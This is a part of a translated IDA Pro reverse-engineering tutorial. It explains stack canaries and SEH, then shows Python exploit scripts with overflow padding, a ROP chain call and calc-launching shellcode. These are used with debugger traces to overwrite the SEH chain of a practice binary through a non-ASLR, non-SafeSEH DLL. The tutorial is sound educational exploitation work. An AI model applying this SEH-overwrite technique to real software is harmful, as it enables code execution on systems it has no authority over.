

REVERSING WITH IDA PRO FROM SCRATCH

PART 38

CANARY and SEH.

We've seen what CANARY is. A random value put in the stack just before the stored EBP and Return Address. If it is overwritten, which is necessary to overwrite the Return Address, the program checks that value. If it is the same it saved or it is not correct, it closes itself avoiding the code execution.

The CANARY_sin_DEP.exe or without DEP is included in this part. We will see the case when it has DEP and we have to do ROP bypassing the CANARY.

The code is the same NO_DEP example. The difference is the CANARY which avoids exploiting it overwriting the Return Address.

Let's trace it running the same script we did for the NO_DEP to see why it doesn't work now and try to bypass the protection.


<input type="checkbox"/> Nombre	Fecha de modifica
CANARY_sin_DEP.exe	16/01/2017 7:11
Mypepe.dll	30/07/2014 10:49
<input checked="" type="checkbox"/> NO_DEP.py	13/01/2017 6:48

```


1 from os import *
2 import struct
3
4
5 shellcode ="\xB8\x40\x50\x03\x78\xC7\x40\x04"+ "calc" + "\x83\xC0\x04\x50\x68\x24\x98\x01\x78\x
6
7 stdin,stdout = popen4(r'CANARY_sin_DEP -1')
8 print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
9 raw_input()
10 fruta="A" * 772 + struct.pack("<L",0x7800F7C1) + shellcode + "\n"
11
12 print stdin
13
14 print "Escribe: " + fruta
15 stdin.write(fruta)
16 print stdout.read(40)
17

```

I rename it in the script it to load the CANARY_sin_DEP.exe.



It crashes. Let's trace it. Run the script and attach it with IDA.



It reads the random `_security_cookie` value that is saved in the data section, moves it to EAX and XORs it with EBP which makes it more custom. It will be the EBP of this function and if the executable is randomized, EBP won't be a constant either.

It saves that value in the CANARY variable. If there is an overflow that tries to overwrite the Return Address, it will be modified. Besides, nobody could know what random value would be there to overwrite it with the same variable value.

When it leaves the function, it will recover and XOR it again with the same EBP to get the original `_security_cookie` and it will compare it inside a CALL. If it is not equal, it will give error or close according to the case.

```
00401010 CANARY= dword ptr -4
00401010 _size= dword ptr 8
00401010
00401010 push    ebp
00401011 mov     ebp, esp
00401013 sub     esp, 304h
00401019 mov     eax, __security_cookie
0040101E xor     eax, ebp
00401020 mov     [ebp+CANARY], eax
00401023 mov     eax, [ebp+_size]
00401026 push    eax
00401027 lea     ecx, [ebp+nombre]
0040102D push    ecx
0040102E call    ds: imp_gets_s
00401034 add    esp, 8
00401037 lea    edx, [ebp+nombre]
0040103D push    edx
0040103E push    offset _Format ; "Hola %s\n"
00401043 call    _printf
00401048 add    esp, 8
0040104B mov     ecx, [ebp+CANARY]
0040104E xor     ecx, ebp
00401050 call    __security_check_cookie(x)
00401055 mov     esp, ebp
00401057 pop     ebp
00401058 ret
```

228,138 | (270,220) 00000434 00401034: saluda(int)+24 (Synchronized w:

Set a breakpoint there to stop and attach it.

```

rs\ricna\documents\visual studio 2015\projects\consoleapplication4\consoleapplication4\consoleapplication4.cpp
000A1011 mov    ebp, esp
000A1013 sub    esp, 304h
000A1019 mov    eax, __security_cookie
000A101E xor    eax, ebp
000A1020 mov    [ebp+CANARY], eax
000A1023 mov    eax, [ebp+_size]
000A1026 push   eax, [ebp+CANARY]=Stack[00003448]:012FFB5C
000A1027 lea    ecx, [ebp+nombre]
000A102D push   ecx
000A102E call   ds: _imp_gets_s
000A1034 add    esp, 8
000A1037 lea    edx, [ebp+nombre]
2) 00000420 000A1020: saluda(int db 0F7h, db 0, db 78h; x
CC CC CC CC CC 55 8B EC 5D ...db 0B8h; +
04 30 0A 00 33 C5 89 45 FC 8B 8...i.0..3+8EnI
FC FF FF 51 FF 15 C8 20 0A 00 E.P..nn--Q..+...

```

As we returned from the gets_s, the canary was overwritten and it has my 0x41414141. I could calculate the value that it would have in this execution, but it will change in each execution.

CANARY= _security_cookie xor EBP

```

rs\ricna\documents\visual studio 2015\projects\consoleapplication4\consoleapplication4\consoleapplication4.cpp
000A1011 mov    ebp, esp
000A1013 sub    esp, 304h
000A1019 mov    eax, __security_cookie
000A101E xor    eax, ebp
000A1020 mov    [ebp+CANARY], eax
000A1023 mov    eax, [ebp+_size]
000A1026 push   eax, [ebp+CANARY]=[_security_cookie]
000A1027 lea    ecx, [ebp+nombre]; Size
000A102D push   ecx, [ebp+nombre]; Buf
000A102E call   ds: _imp_gets_s
000A1034 add    esp, 8
000A1037 lea    edx, [ebp+nombre]
4) 00000419 000A1019: saluda(int)+9 (Synchronized with EIP)

```

EAX
EBX
ECX
EDX
ESI
EDI
EBP
ESP
EIP
EFL

CANARY = 0x988A1605 xor 0x012FFB60

```

Output window

PDB: using load address A0000
Python>hex(0x988A1605 ^ 0x012FFB60)
0x99a5ed65L

```

We can verify that it changes in each execution. So, we cannot predict the value to overwrite it with the same one.

Keep on tracing.

```

000A103D push    edx
000A103E push    offset _Format ; "Hola %s\n"
000A103F call    _printf
000A1048 add     esp, 8
000A104B mov     ecx, [ebp+CANARY]
000A104E xor     ecx, ebp      ; cookie
000A1050 call    __security_check_cookie(x)
000A1055 mov     esp, ebp
000A1057 pop     ebp
000A1058 retn
000A1058 void __cdecl saluda(int) endp
000A1058

```

L, 60) 0000044B 000A104B: saluda(int)+3B (Synchronized with

It xors 0x41414141 with EBP.

```

000A102E call ds: imp_gets_s
000A103D push    edx
000A103E push    offset _Format ; "Hola %s\n"
000A103F call    _printf
000A1048 add     esp, 8
000A104B mov     ecx, [ebp+CANARY]
000A104E xor     ecx, ebp      ; cookie
000A1050 call    __security_check_cookie(x)
000A1055 mov     esp, ebp
000A1057 pop     ebp
000A1058 retn
000A1058 void __cdecl saluda(int) endp
000A1058

```

60) 00000450 000A1050: saluda(int)+40 (Synchronized with EIP)

00 00 00 00 00 00 55 88 EC 5DUI8

Then, it enters a CALL to check it.

```

000A1140
000A1140
000A1140
000A1140 ; void __fastcall __security_check_cookie(unsigned int cookie)
000A1140 __Fastcall __security_check_cookie(x) proc near
000A1140 cookie = ecx
000A1140 cmp     cookie, _security_cookie
000A1140 repne jnz short Failure
000A1140             _security_cookie=1.data:_security_cookie
000A1140             _security_cookie dd 988A1605h ; DATA XREF: saluda(int)+0tr ; __security_check_cookie...
000A1149 repne retm
000A114B Failure:
000A114B
000A114B

```

0) (491,112) 00000540 000A1140: __security_check_cookie(x) (Synchronized with EIP)

00 00 00 00 00 00 55 88 EC 5DUI8

It compares it to the stored _security_cookie and as it is not equal, it goes to **failure**. If they were equal, it goes to the RET and continues executing it until the Return Address because it is not overwritten.

```

000A1140 ; void __fastcall __security_check_cookie(unsigned int cookie)
000A1140 __fastcall __security_check_cookie(x) proc near
000A1140 cookie = ecx
000A1140 cmp cookie, __security_cookie
000A1146 repne jnz short Failure

000A1149 repne retn

000A114B Failure:
000A114B repne jmp __report_gsfailure
000A114B __fastcall __security_check_cookie(x) endp
000A114E

```

We'll continue by the red block because we overflowed it. Keep on tracing.

```


000A1380 ; Attributes: noreturn bp-based frame
000A1380 __report_gsfailure proc near
000A1380 dw= dword ptr -324h
000A1380 cookie= dword ptr -8
000A1380 var_s0= dword ptr 0
000A1380 arg_0= byte ptr 8
000A1380 push ebp
000A1381 mov ebp, esp
000A1383 sub esp, 324h
000A1389 push 17h ; ProcessorFeature
000A138B call IsProcessorFeaturePresent(x)
000A13C0 test eax, eax
000A13C2 jz short loc_A13C9

000A13C4 push 2
000A13C6 pop ecx
000A13C7 int 29h ; Win8: Rt1FailFast(ecx)

000A13C9 loc_A13C9:
000A13C9 mov GS_ContextRecord._Eax, eax
000A13CE mov GS_ContextRecord._Ecx, ecx
000A13D4 mov GS_ContextRecord._Edx, edx
000A13DA mov GS_ContextRecord._Ebx, ebx
000A13E0 mov GS_ContextRecord._Esi, esi

```

We won't analyze all this, but if we run it, we'll see that it crashes or closes without continuing.



How do we bypass this? The first thing used with some restrictions and that it still works is the SEH.

<https://msdn.microsoft.com/es-ar/library/swezty51.aspx>

That info is in Spanish. If you want to read it all. Go ahead. The thing is that Windows saves a simple linked list in the stack with pointers where the program should jump when it finds an exception.


```
--try {  
    // the block of code to try (aka the "guarded body")  
    ...  
}  
--except (exception filter) {  
    // the code to run in the event of an exception (aka the "exception handler")  
    ...  
}
```

Those who have experience in programming know that there are TRY-EXCEPT or TRY-CATCH structures where the code inside the **try** is executed and if an exception occurs, it jump to EXCEPT.

```
typedef struct _EXCEPTION_REGISTRATION_RECORD {  
    struct _EXCEPTION_REGISTRATION_RECORD *Next;  
    PEXCEPTION_ROUTINE Handler;  
} EXCEPTION_REGISTRATION_RECORD, *PEXCEPTION_REGISTRATION_RECORD;
```

There are structures called **_EXCEPTION_REGISTRATION_RECORD** which have structure inside with two fields; the **NEXT** that is a pointer to another **_EXCEPTION_REGISTRATION_RECORD** and a **HANDLER** of **PEXCEPTION ROUTINE** type.

Many of these structures that the program adds in the stack are used to handle the code part exceptions and each one has a **NEXT** that points to the next one and a pointer where it must jump if it finds an exception.



In blue, we see the list simply linked that is in the stack. Each NEXT points to the next structure and each one has a handler or SEH that points where it will jump. Let's see it in the CANARY_sin_DEP.exe example. Attach it again.

If in DEBUGGER WINDOWS -SEH LIST, we can see the SEH of each structure in the stack, unfortunately, it doesn't show the stack address where it is located, but we can create a linked list easily.

Address	Name
000A1A8B	_except_handler4
77202ED2	ntdll.dll:ntdll_RtlCaptureContext+D2
771F67B0	ntdll.dll:ntdll_wcstombs+90


Let's see the first one's references.

```

000A1A8B
000A1A8B
000A1A8B ; Attributes: bp-based frame
000A1A8B
000A1A8B ; _EXCEPTION_DISPOSITION __cdecl __except_handler4(_EXCE
000A1A8B __except_handler4 proc near
000A1A8B
000A1A8B     ExceptionRecord= dword ptr  8
000A1A8B     EstablisherFrame= dword ptr  0Ch
000A1A8B     ContextRecord= dword ptr  10h
000A1A8B     DispatcherContext= dword ptr  14h
000A1A8B
000A1A8B     push    ebp
000A1A8C     mov     ebp, esp
000A1A8E     push    [ebp+DispatcherContext]
000A1A91     push    [ebp+ContextRecord]
000A1A94     push    [ebp+EstablisherFrame]
(-103, -32) | (275, 136) 00000E8B 000A1A8B: __except_handler4

```


Press X.



We see the stack reference.




The NEXT points to the next structure, in my case, in 0x93FF7C. Go there.




When the NEXT is -1, it is the last structure, but IDA shows me one more. Is there another before?

If we come back to the first one, we see that the NEXT a stack reference.




```
Stack[00005708]:0093FF1D db 0
Stack[00005708]:0093FF1E db 0
Stack[00005708]:0093FF1F db 0
Stack[00005708]:0093FF20 dd offset off_93FF7C ; DATA XREF: Stack[00005708]:0093FBA8↑o
Stack[00005708]:0093FF24 dd offset __except_handler4
Stack[00005708]:0093FF28 db 0A2h ; 0
Stack[00005708]:0093FF29 db 0A7h ; -
Stack[00005708]:0093FF2A db 0DFh ;
```



```
Stack[00005708]:0093FBA2 db 93h ; ^
Stack[00005708]:0093FBA3 db 0
Stack[00005708]:0093FBA4 dd offset loc_771F67B0
Stack[00005708]:0093FBA8 dd offset off_93FF20
Stack[00005708]:0093FBAC dd offset unk_74485790
Stack[00005708]:0093FBB0 db 66h ; f
Stack[00005708]:0093FBB1 db 0CAh ; -
Stack[00005708]:0093FBB2 db 0BDh ; +
Stack[00005708]:0093FBB3 db 16h
```

There, we have the three structures. As I have to fill the stack to trigger an exception when I can't continue writing because the stack section is over, I will modify the script to break the entire stack.



```
24     return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
25
26
27
28     shellcode ="\xB8\x40\x50\x03\x78\xC7\x40\x04"+ "calc" + "\x83\xC0\x04\x50\x68\x24"
29
30     stdin,stdout = popen4(r'ConsoleApplication4.exe -1')
31     print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
32     raw_input()
33
34     rop_chain = create_rop_chain()
35
36     fruta="A" * 6000 + rop_chain + shellcode + "\n"
37
38     print stdin
39
40     print "Escribe: " + fruta
```

Run it again.

IDA View-EIP

```

Stack[ 00002678]:0093FFFF db 41h ; A
Stack[ 00002678]:0093FFFC db 41h ; A
Stack[ 00002678]:0093FFFD db 41h ; A
Stack[ 00002678]:0093FFFE db 41h ; A
Stack[ 00002678]:0093FFFF db 41h ; A
Stack[ 00002678]:0093FFFF Stack_00002678_ ends
Stack[ 00002678]:0093FFFF
debug010:00940000 ; =====-
debug010:00940000
debug010:00940000 ; [ 00001000 BYTES: COLLAPSED SEGMENT debug010. PRESS CTRL-NUMPAD+ TO EXPAND]
debug011:00950000 ; =====-

```

F / N

We see the end of the stack and it is trying to write further than it.

It crashes here. ESI points to 0x940000, in my case, where there is no more stack.

IDA View-EIP

```

ucrtbase.dll:744BC785 cmp eax, 0Ah
ucrtbase.dll:744BC788 jz short loc_744BC7A5
ucrtbase.dll:744BC78A cmp eax, 0FFFFFFFh
ucrtbase.dll:744BC78D jz short loc_744BC7A5
ucrtbase.dll:744BC78F mov [esi], al
ucrtbase.dll:744BC791 inc esi
ucrtbase.dll:744BC792 mov [ebp-28h], esi
ucrtbase.dll:744BC795 push offset unk_745052E0
ucrtbase.dll:744BC79A call near ptr ucrtbase__fgetc_nolock
ucrtbase.dll:744BC79F pop ecx
ucrtbase.dll:744BC7A0 mov [ebp-20h], eax
ucrtbase.dll:744BC7A3 jmp short loc_744BC785
ucrtbase.dll:744BC7A5 ;
ucrtbase.dll:744BC7A5 loc_744BC7A5: ; CODE XREF: ucrtbase.dll:ucrtbase_ftell+98j
; ucrtbase.dll:ucrtbase_ftell+90+j
ucrtbase.dll:744BC7A5 mov byte ptr [esi], 0
ucrtbase.dll:744BC7A8 jmp short loc_744BC80E
ucrtbase.dll:744BC7A8 ;
ucrtbase.dll:744BC7AA db 89h ; è

```

UNKNOWN 744BC78F: ucrtbase.dll:ucrtbase_ftell+9F (Synchronized with EIP)

General registers

- EAX 00000041
- EBX FFFFFFFF
- ECX 745052E0 ↗ ucrtba
- EDX 745052E0 ↗ ucrtba
- ESI 00940000 ↗ debug8
- EDI 0093F5C4 ↗ Stack[
- EBP 0093F5A8 ↗ Stack[
- ESP 0093F564 ↗ Stack[
- EIP 744BC78F ↗ ucrtba
- EFL 00010217

We see the SEH list.

Address	Name
74485790	ucrtbase.dll:ucrtbase_crt_debugger_hook+390
41414141	41414141

It overwrote the SEH. So, if I continue, the program could jump to 0x41414141, but this has some restrictions. We must find a module to jump without ASLR for it not to change.

Besides, it can only jump to a module with SAFE SEH OFF that is a compiling option. As in this case we don't have DEP, we could also jump to a HEAP memory zone we have full with our data and a predictable address because we could execute code directly without DEP, but this is not the case. The data enter directly to the stack and we cannot jump from a SEH to the stack directly.

Let's see the idasploiter module list.

Address	Name	Size	SafeSEH	ASLR	DEP	Canary	Path
000A0000	CANARY_sin_DEP....	00007000	Yes	Yes	No	Yes	
616B0000	vcruntime140.dll	00015000	Yes	Yes	Yes	Yes	C:\WINDOW
74100000	kernel32.dll	000E0000	Yes	Yes	Yes	Yes	C:\WINDOW
74430000	ucrtbase.dll	000E0000	Yes	Yes	Yes	Yes	C:\WINDOW
74A00000	KernelBase.dll	001A1000	Yes	Yes	Yes	Yes	C:\WINDOW
77180000	ntdll.dll	00183000	Yes	Yes	Yes	Yes	C:\WINDOW
78000000	mypepe.dll	00040000	No	No	No	No	C:\Users\ric

There is a module without ASLR and SAFE SEH OFF. It is mypepe. We must jump there.

Let's find the SEH stack position.

Address	Name
74485790	ucrtbase.dll:ucrtbase_crt_debugger_hook+390
41414141	41414141


Right click there and then, CREATE FUNCTION.

The screenshot shows a debugger window displaying assembly code. The code is as follows:


```
74485790
74485790
74485790 ; Attributes: bp-based frame
74485790
74485790 sub_74485790 proc near
74485790
74485790 arg_0= dword ptr 8
74485790 arg_4= dword ptr 0Ch
74485790 arg_8= dword ptr 10h
74485790 arg_C= dword ptr 14h
74485790
74485790 mov edi, edi
74485792 push ebp
74485793 mov ebp, esp
74485795 push [ebp+arg_C]
74485798 push [ebp+arg_8]
```

At the bottom of the window, there is a status bar with the text: , -47 | (262, 132) UNKNOWN 74485790: sub_74485790 (Synchronized with EIP)

Let's see if it has stack references.



If I don't see them, I find them with SEARCH-INMEDIATE VALUE.



Address	Function	Instruction
Stack[00002678]:0093F51C		db 90h ; É
Stack[00002678]:0093F59C		db 90h ; É
crtbase.dll:7445B9AD		db 90h ; E
crtbase.dll:7445F9DD		db 90h ; É
crtbase.dll:7445FF3D		db 90h ; F

There are two places in the stack that use it. Let's see.

Stack[00002678]:0093F594 db 0B0h ; ;	
Stack[00002678]:0093F595 db 67h ; g	
Stack[00002678]:0093F596 db 1Fh	
Stack[00002678]:0093F597 db 77h ; w	
Stack[00002678]:0093F598 dd offset dword_93F910	; DATA XREF: Stack[00002678]:0093F518↑o
Stack[00002678]:0093F59C dd offset sub_74485790	
Stack[00002678]:0093F5A0 db 88h ; ê	
Stack[00002678]:0093F5A1 db 0D1h ; -	
Stack[00002678]:0093F5A2 db 0C0h ; +	
Stack[00002678]:0093F5A3 db 53h ; S	
Stack[00002678]:0093F5A4 db 0	



This is it because the NEXT points to the overwritten structure.

Stack[00002678]:0093F90E db 41h ; A	
Stack[00002678]:0093F90F db 41h ; A	
Stack[00002678]:0093F910 dword_93F910 dd 41414141h	; DATA XREF: Stack[00002678]:off_93F598↑o
Stack[00002678]:0093F914 dd 41414141h	
Stack[00002678]:0093F918 db 41h ; A	
Stack[00002678]:0093F919 db 41h ; A	
Stack[00002678]:0093F91A db 41h ; A	
Stack[00002678]:0093F91B db 41h ; A	
Stack[00002678]:0093F91C db 41h ; A	

There, it is. Now, we must calculate the distance from the buffer start to just before this NEXT, in my case, 0x93F90F.

```

Library function Data Regular function Unexplored Instruction External symbol
Debug View Structures Enums
ID... Ca... Occurrences of value 0... Program Se... [2678] - Structured exception h...
EDI Stack[00002678]:0093F5C0 db 0FFh
Stack[00002678]:0093F5C1 db 0FFh
Stack[00002678]:0093F5C2 db 0FFh
Stack[00002678]:0093F5C3 db 0FFh
Stack[00002678]:0093F5C4 db 41h ; A
Stack[00002678]:0093F5C5 db 41h ; A
Stack[00002678]:0093F5C6 db 41h ; A
Stack[00002678]:0093F5C7 db 41h ; A
Stack[00002678]:0093F5C8 db 41h ; A
Stack[00002678]:0093F5C9 db 41h ; A
Stack[00002678]:0093F5CA db 41h ; A
